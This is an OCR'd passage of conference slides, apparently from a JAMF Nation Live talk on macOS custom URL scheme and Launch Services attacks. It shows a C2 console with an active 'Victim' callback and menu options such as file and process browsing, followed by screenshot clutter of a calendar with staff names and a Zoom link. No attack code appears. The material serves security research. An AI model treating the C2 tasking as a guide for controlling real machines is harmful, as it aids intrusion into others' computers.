

Victim
3D

Active Callbacks


INTERACT	IP	HOST	USER	DOMAIN	OS	LAST CHECKIN	DESCRIPTION
37	192.168.0.137	MACBOOK-PRO	saljooki			4s	Created by myth

- Hide Callback
- Hide Multiple
- Exit Callback
- Task Multiple
- File Browser
- Process Browser
- Lock Callback
- Edit Description
- Expand Callback
- View Metadata

Custom **URL Scheme**



JAMF NATION LIVE


Safari File Edit View History Bookmarks Window Help
Thu May 19 11:48 AM
testfile.txt
Movies
Screen Shots
16
New Replied
Bullet Journaling 101 - hosted by A...
Kelly Offerman
Today at 7:00 pm
Decline Maybe Accept
Device Controls Celebrations...
Deb Starck
Tomorrow at 11:00 am
Decline Maybe Accept
Protect Team Daily Scrum
Lorin Dearing
Time changed to next Monday at 9:30 am
OK
Detections Meetup
Jaron Bradley
Time changed to next Monday at 1:00 pm
OK
Protect - Agent
May 2022
S M T W T F S
1 2 3 4 5 6 7
8 9 10 11 12 13 14
15 16 17 18 19 20 21
22 23 24 25 26 27 28
Day Week Month Year
Search
May 19, 2022
Thursday
all-day
6 AM
7 AM
8 AM
9 AM
10 AM
11 AM
11:48 AM
Noon
1 PM
2 PM
3 PM
4 PM
10 AM Bullet Journaling...
Protect Te...
Core Team...
Protect Detections Chat jamf.zoom.us
Today
S M T W T F S
1 2 3 4 5 6 7
8 9 10 11 12 13 14
15 16 17 18 19 20 21
22 23 24 25 26 27 28
29 30 31 1 2 3 4
5 6 7 8 9 10 11
Core Team Meetup
Calendar
https://jamf.zoom.us/my/jbradley89
jamf.zoom.us
Join
Thursday, May 19
10 AM to 10:30 AM
Repeats Weekly
Alert 10 minutes before start
Propose a New Time
Jaron Bradley (organizer)
Ferdous Saljooki
Matt Benyo
Stuart Ashenbrenner


LSD


Launch Services Daemon


Name

